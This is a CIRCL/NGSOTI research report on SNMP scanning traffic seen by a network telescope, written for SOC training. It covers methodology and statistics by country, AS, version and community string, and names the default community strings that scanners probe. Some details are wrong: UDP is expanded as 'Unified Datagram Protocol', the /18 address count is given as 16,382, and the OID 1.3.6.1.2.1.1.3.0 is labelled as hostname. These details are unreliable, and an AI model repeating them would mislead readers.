Learning from large-scale IPv4 blackhole: Behavioral analysis of SNMP traffic

NGSOTI Project: 101127921
DIGITAL-ECCC-2022-CYBER-03 D2.3 - NGSOTI data key finding report #2

Team CIRCL/NGSOTI

CIRCL
Computer Incident
Response Center
Luxembourg

Co-funded by
the European Union

2025-11-30

Contents

List of Figures

1 Behavioral Analysis of SNMP traffic

1.0.1 Disclaimer

Co-funded by the European Union. Views and opinions expressed are however those of the author(s) only and do not necessarily reflect those of the European Union or the European Cybersecurity Competence Centre. Neither the European Union nor the granting authority can be held responsible for them.

1.0.2 Distribution and License

1.0.3 Deliverable Definition

The identifier of the deliverable is D2.3 and it adheres to the definition outlined in the grant agreement **Public report with key findings of data collected in NGSOTI such as new discoveries, high level statistics to attacked schools to use NGSOTI**. The deliverable name is **NGSOTI data key finding report #2** and the overall objective/alignment is described in the executive summary.

1.1 Executive summary

The missions of the european Project **NGSOTI** (Next Generation Security Operator Training Infrastructure), is to empower SOC operators and organisations across Europe with the knowledge, tools, and infrastructure needed to defend effectively against ever-evolving cyber threats. (restena.lu[1]). Within this scope the key objective of this report is to enhance SOC operator capabilities.

SOCs carry the crucial mission of monitoring cybersecurity events and escalating any incidents or detections of malicious activity. While the task may seem straightforward, it is in fact increasingly complex. Attackers continuously evolve their techniques, thereby forcing SOC analysts to keep adapting.

These analysts are confronted with a dual challenge:

- On one hand, they must be versatile generalists, capable of responding across a wide spectrum of domains.

[1] https://restena.lu/en/project/ngsoti NGSOTI project overview

- On the other hand, the volume of alerts and information they must process frequently leads to cognitive fatigue.

This fatigue inevitably results in reduced alertness and motivation, which can lead to miss-detections of critical incidents.

Our network telescope analysis is aligned with the core ambition of NGSOTI: to develop an open-source training infrastructure powered by real-world data that equips future SOC operators with advanced capabilities in network-related alert handling, incident response, log analysis, security operations management, threat intelligence, and communication. (restena.lu[2])

In this context, we target two complementary goals:

- Primarly, it will provide key insights and enriched data that enable SOC teams to understand threats to be able to detect attacks with finer granularity.
- Secondly , our goal is to reduce operator fatigue by optimising the knowledge of background noise . I will help improving alerts prioritisation improving vigilance and training of SOC analysts.

By pursuing these complementary objectives, we aim to enhance both SOC performance and training quality within the NGSOTI framework. This report examines the SNMP protocol interactions in depth and provides operators actionable insights derived from its analysis.

1.2 Acknowledgements

We would like to express our gratitude to the RESTENA Foundation for providing the network infrastructure that made the creation of this dataset possible. We also thank the European Union for supporting the improvement of SOC operator training across Europe. Finally, we acknowledge the contributions and assistance of our project partners, whose support was essential to this work.

[2] https://restena.lu/en/project/ngsoti NGSOTI project overview

1.3 What Is a Network Telescope?

A **network telescope**[3], also called a *black-hole* or *network sinkhole*, is a passive monitoring system that observes traffic sent to large blocks of **unused IP address space**. Because these IP ranges are never assigned to active hosts and do not generate legitimate responses, **any traffic received is by definition unsolicited**.

This makes network telescopes powerful tools for studying global Internet behavior. They capture background noise, scanning activity, accidental leakage, malicious probes, and misconfigurations that would otherwise remain invisible.

In the context of this report, the network telescope serves as the foundation of our dataset, enabling the systematic analysis of global SNMP traffic, vendor targeting patterns, commercial scanner behavior, and misconfigurations observed across the Internet.

2 Analysis scope

This report presents a CIRCL analysis of traffic captured on its network telescope, with a focus on SNMP-related network activity. The findings are valuable for **SOC operator training**, as they help analysts understand how SNMP works, how it can be abused, and how background noise on this protocol can affect visibility and detection.

The Simple Network Management Protocol (SNMP) is a standardized protocol used to monitor, manage, and configure networked devices such as routers, switches, servers, and IoT systems. It enables administrators to collect information about device performance, network traffic, and operational status, as well as remotely control certain device parameters.

SNMP operates in a client-server model: managed devices run an SNMP agent that exposes management data, while a network management system (NMS) queries these agents or receives notifications (traps). Data is structured in the form of Object Identifiers (OIDs), which represent specific metrics such as CPU load, interface status, or memory usage. This Traffic is using UDP (Unified Datagram Protocol). Therefore thes traffic is interesting to analyse since it give relevant data even if no host are listening and responding to.

SNMP supports three versions:

- `v1` and `v2c`: Basic functionality with community strings for authentication, but limited security.
- `v3`: Adds cryptographic security with authentication and encryption.

[3] https://circl.lu/assets/files/circl-blackhole-honeynetworkshop2014.pdf Network Telescope Analysis

2.1 Dataset and Timeframe

The dataset is an extract of SNMP traffic captured by CIRCL's network telescope between 1 November 2024 and 31 October 2025. Each record in the dataset represents a single SNMP packet received by the telescope. It includes the packet reception timestamp, source and destination IP addresses, associated ports, SNMP version, SNMP query type, requested OIDs, community string (if applicable), and a reference to the corresponding PCAP file.

The network monitored by the telescope is a /18 containing 16,382 IPv4 addresses, located only one bit away from a private RFC1918 range[4].

This network setup enables the capture of not only standard scanning and exploit activity but also misconfigurations or "typo" traffic intended for nearby private network spaces. The dataset provides insight into automated scanning campaigns as well as opportunistic reconnaissance activity observed over the past 12 months.

The collection mechanisms operate on an unfiltered, Internet-routed network segment and capture traffic in 5-minute PCAP files, preserving the full packet payload.

2.2 Data lake setup

The SNMP traffic was extracted from the raw PCAP files using Suricata 7.0.3[5], an open-source network threat-detection engine capable of parsing protocols in real time. Suricata generated structured metadata, including SNMP version, community strings, requested OIDs, source and destination IPs and ports, and timestamps.

The following Suricata configuration was used to detect SNMP traffic on both standard and non-standard UDP or TCP ports. In this network telescope environment, SNMP over TCP is more likely to appear.

```
%YAML 1.1
---
outputs:
  - eve-log:
      enabled: yes
      filetype: regular
      filename: ./eve.json
      types:
        - snmp:
            enabled: yes
```

[4] https://datatracker.ietf.org/doc/html/rfc1918 Address Allocation for Private Internets

[5] https://suricata.io Suricata high performance, open source network analysis software.

These metadata extracted by Suricata were ingested into ClickHouse 25.9.3.1[6], a high-performance columnar database optimized for analytical workloads. ClickHouse's fast aggregation and query capabilities make it well suited for statistical analysis of SNMP traffic, including tracking scanning patterns, frequently requested OIDs, and temporal trends in probing activity.

The final data lake contains the following structure;

	name	compressed_size	uncompressed_size	ratio
1.	version	345.82 MiB	1.18 GiB	3.5
2.	file	386.29 MiB	87.98 GiB	233.21
3.	dest_ip	2.39 GiB	8.89 GiB	3.72
4.	src_ip	1.71 GiB	8.42 GiB	4.93
5.	oids	3.15 GiB	36.20 GiB	11.5
6.	src_port	950.56 MiB	1.18 GiB	1.27
7.	rtype	662.99 MiB	7.82 GiB	12.07
8.	dest_port	11.71 MiB	1.18 GiB	103.31
9.	community	188.44 MiB	4.07 GiB	22.13
10.	timestamp	151.82 MiB	2.36 GiB	15.93

- `version`, is the SNMP version could be 1,2 or 3.
- `file` reference the pcap original file where the packet is stored.
- `dest_ip` the destination ipv4.
- `scr_ip` the source ipv4.
- `oids` is an array of requested OIDs in the SNMP frame.
- `src_port` the UDP source port.
- `rtype` the type of SNMP request.
- `dest_port` the UDP destination port.
- `community` is the SNMP community string
- `timestamp` the timestamp of the data frame.

[6] https://clickhouse.com/ Clickhouse analytical database for observability

2.3 General Statistical Analysis

2.3.1 SNMP Activity

2.3.1.1 Methodology

We leveraged the volumetric information available in the data lake to quantify the activity associated with each source IP. To enrich this analysis, we correlated all source IP addresses with their corresponding BGP Autonomous Systems using network WHOIS data. For both ASN and country-level attribution, we used the historical IP-to-ASN mapping service provided by the CIRCL D4 project, specifically the IPASN-History dataset[7].

2.3.1.2 Results

The year-long analysis reveal that the IPv4 /18 sinkhole was contacted via SNMP by 153.045 distinct IPv4 sources, generating a total of 634.02 million SNMP queries. The diagram below illustrates the daily volume over full period analysed.



Figure 1: SNMP Daily Activity over the Collected Period

[7] https://github.com/D4-project/IPASN-History CIRCL D4 project IPASN-History

The frequency analysis highlights clear spikes of more than 3.5 millions of SNMP queries per day on the following dates:

– Late November 2024 and early October 2024
– 14 January 2025
– 2–3 June 2025
– 29 October 2025

The overall volume of SNMP activity decreased by a factor of two, although the underlying cause of this change remains unknown.

2.3.2 Country Distribution

To visualise the origin of the SNMP traffic, we used two criteria: packet volume and the number of distinct source IP addresses per country.



Figure 2: Country Distribution of SNMP requests

Top 10 of total hits per country.

Rank	Country	distinct IPs	total_packets
1	ID	2383	248.491.546
2	CN	96762	243.813.326
3	PS	2	98.002.656
4	CL	4750	88.763.504

Rank	Country	distinct IPs	total_packets
5	US	7088	85.706.798
6	DE	2829	71.712.610
7	CO	3255	33.193.630
8	BR	1057	27.132.990
9	RU	146	23.517.254
10	JP	977	22.577.496

Many interesting insights emerge from this output:

- Indonesia is the leading country in terms of packets emitted, just ahead of China, despite having 50 times fewer source IPs.
- Palestine emitted 98 million packets from only two IP addresses. This behavior is analyzed in the chapter *Anomalies Investigation / Palestinian Traffic*.



Figure 3: SNMP IPv4 Source Distribution

Rank	Country	Distinct IPs
0	CN	96762
1	US	7088
2	CL	4750

Rank	Country	Distinct IPs
3	IN	4233
4	CO	3255
5	DE	2829
6	SG	2740
7	SE	2495
8	ID	2383
9	TH	1981
10	MY	1783

Figure 4: Packets sent by BGP AS

Splitting the queries across BGP Autonomous Systems makes it possible to distinguish traffic originating from countries other than China, Indonesia, and Palestine. This analysis reveals additional countries that generate substantial volumes of SNMP traffic, including Germany, Japan, Russia, Chile, and several others.

Rank	Country	AS name	Packet send
1	ID	QUANTUMNET-AS-ID PT Quantum Tera Network	143779568
2	CN	CHINANET-BACKBONE No.31,Jin-rong Street	133905880
3	PS	PALTEL-AS PALTEL Autonomous System	98002656
4	ID	GRAHANET-AS-ID PT.Graha Telekomunikasi Indonesia	94598288
5	DE	DTAG Internet service provider operations	45130112
6	CN	CHINA169-BACKBONE CHINA UNICOM China169 Backbone	31525886
7	CL	Orbyta S.A.	31167900
8	DE	LUENECOM-AS	18456158
9	RU	PROVODOV_NET-AS	16996588
10	JP	ASAHI-NET Asahi Net	16344656
11	CO	Colombia Movil	15037450
12	SE	TELENOR-SE former Utfors Bredband AB & Telenor AB	14628176
13	CN	CHINAMOBILE-CN China Mobile Communications Group Co., Ltd.	14538808
14	CN	CMNET-V4SHANGHAI-AS-AP Shanghai Mobile Communications Co.,Ltd.	13641050

Rank	Country	AS name	Packet send
15	JP	NETSURF-AS-	13194946

It is even more informative to examine SNMP traffic by looking at the number of distinct source IP addresses used within each BGP Autonomous System (AS). This perspective highlights which networks contribute the largest IP space to SNMP scanning activity. Beyond major operators such as ChinaNet Backbone N31 and hosting providers like DigitalOcean, a significant share of the traffic comes from mobile networks and domestic Internet service providers.

The large number of distinct sources observed in mobile networks may be explained by the presence of ORB nodes (Open Relay Boxes) commonly used for large-scale distributed scanning, but it could also result from misconfigurations or stray traffic inadvertently targeting the network telescope. Notable examples include HI3G, COMUNICACIÓN CELULAR S.A., Comcel S.A., and others.

Figure 5: Source IP Per BGP AS

Rank	AS name	Distinct IPs
1	CHINANET-BACKBONE No.31,Jin-rong Street	6219
2	DIGITALOCEAN-ASN	2419
3	HI3G	2136

Rank	AS name	Distinct IPs
4	TELEFONICA CHILE S.A.	1723
5	ENTEL CHILE S.A.	1678
6	CHINA169-BACKBONE CHINA UNICOM China169 Backbone	1511
7	BHARTI-MOBILITY-AS-AP Bharti Airtel Ltd. AS for GPRS Service	1327
8	ALPHASTRIKE-RESEARCH	1268
9	AKAMAI-LINODE-AP Akamai Connected Cloud	1262
10	COMUNICACION CELULAR S.A. COMCEL S.A.	1230
11	DTAG Internet service provider operations	1073
12	VIL-AS-AP Vodafone Idea Ltd	1033
13	CHINAMOBILE-CN China Mobile Communications Group Co., Ltd.	918
14	TELKOMNET-AS-AP PT Telekomunikasi Indonesia	853
15	WATANIYATELECOM-AS	783

2.3.3 SNMP Version Distribution

2.3.3.1 Methodology

The methodology used to produce the SNMP version distribution is straightforward: each SNMP packet observed in the sinkhole traffic—whether a request, response, or trap—is parsed to extract its SNMP version field. All captured frames containing SNMP data are processed individually, and the version identifiers are aggregated to compute their overall distribution. This approach ensures that the resulting graph accurately reflects the protocol versions present in the observed background noise.

2.3.3.2 Results



Figure 6: SNMP Queries version repartition

The final dataset contains 634.02 million SNMP packets. The analysis of SNMP versions shows that only about 2% of queries use SNMPv3. This low adoption is expected in this context, as SNMPv3 secures the communication channel through authentication and encryption, making it less attractive for uncontrolled or opportunistic scanning activities. In contrast, SNMPv1 and SNMPv2c are simple, weak, and widely deployed, and their lack of security controls allows unauthorized actors to retrieve information easily. As a result, these legacy versions constitute the overwhelming majority of the

background scanning traffic observed.

2.3.4 SNMP Community

2.3.4.1 Methodology

The methodology for this representation consists of extracting SNMP community strings from all SNMPv1 and SNMPv2c packets in the dataset. These versions expose the community field in clear text, making it directly observable and suitable for statistical analysis. SNMPv3 packets were intentionally excluded, as their authentication and encryption mechanisms prevent community or credential data from being visible. The analysis is therefore limited to v1 and v2c, where the community string is present and readable in every captured frame. Empty SNMP community strings are labeled as "Empty" to ensure they appear clearly in the word cloud.

2.3.4.2 SNMP Community Distribution



Figure 7: SNMP v1 & v2c community string distribution

A large variety of community strings is expected when examining traffic generated by discovery-oriented scanning activities.

- **PUBLIC** is the historical default SNMP read-only community.

- **CANON_ADMIN**[8] is the documented default community for Canon printers.

- **PRIVATE** is also a commonly documented default for read-write access. For example, this configuration is referenced for **Cisco**[9] devices.

More interestingly, the dataset highlights the presence of other "internal" community strings, as well as numerous variations of "public." These observations illustrate how frequently weak or guessable strings appear in unsolicited SNMP traffic.

The following graph depicts the relationship between hardware vendors (identified by requested OIDs) and the SNMPv1/v2c community strings used. It clearly shows that, beyond "public," certain devices are targeted with very specific OIDs. This reveals attempts to abuse default SNMP communities; however, most of the non-public strings observed in this dataset are not documented.

[8] https://oip.manual.canon/USRMA-0219-zz-SS-enUS/contents/10040030.html Canon default SNMP configuration.

[9] https://www.cisco.com/c/en/us/support/docs/ip/simple-network-management-protocol-snmp/7282-12.html Cisco devices management documentation.



Figure 8: Vendor OID to community

2.3.5 Scanned Vendors

2.3.5.1 Methodology

To analyze the SNMP sinkhole dataset, we focus on the Object Identifiers (OIDs) queried by source IPs. Since each SNMP packet may contain multiple OIDs, we flatten the data so that each OID can be examined individually. Many OIDs are common across platforms. It is important to note that most of the OIDs requested in the network telescope are vendor-agnostic, as they belong to the standard branches of the OID tree. For example, retrieving a device's hostname can be done using the OID 1.3.6.1.2.1.1.3.0[10].

[10] https://support.huawei.com/enterprise/en/doc/EDOC1100126900/861a99d5/obtaining-device-information-through-snmp-get Huawei devices device information.

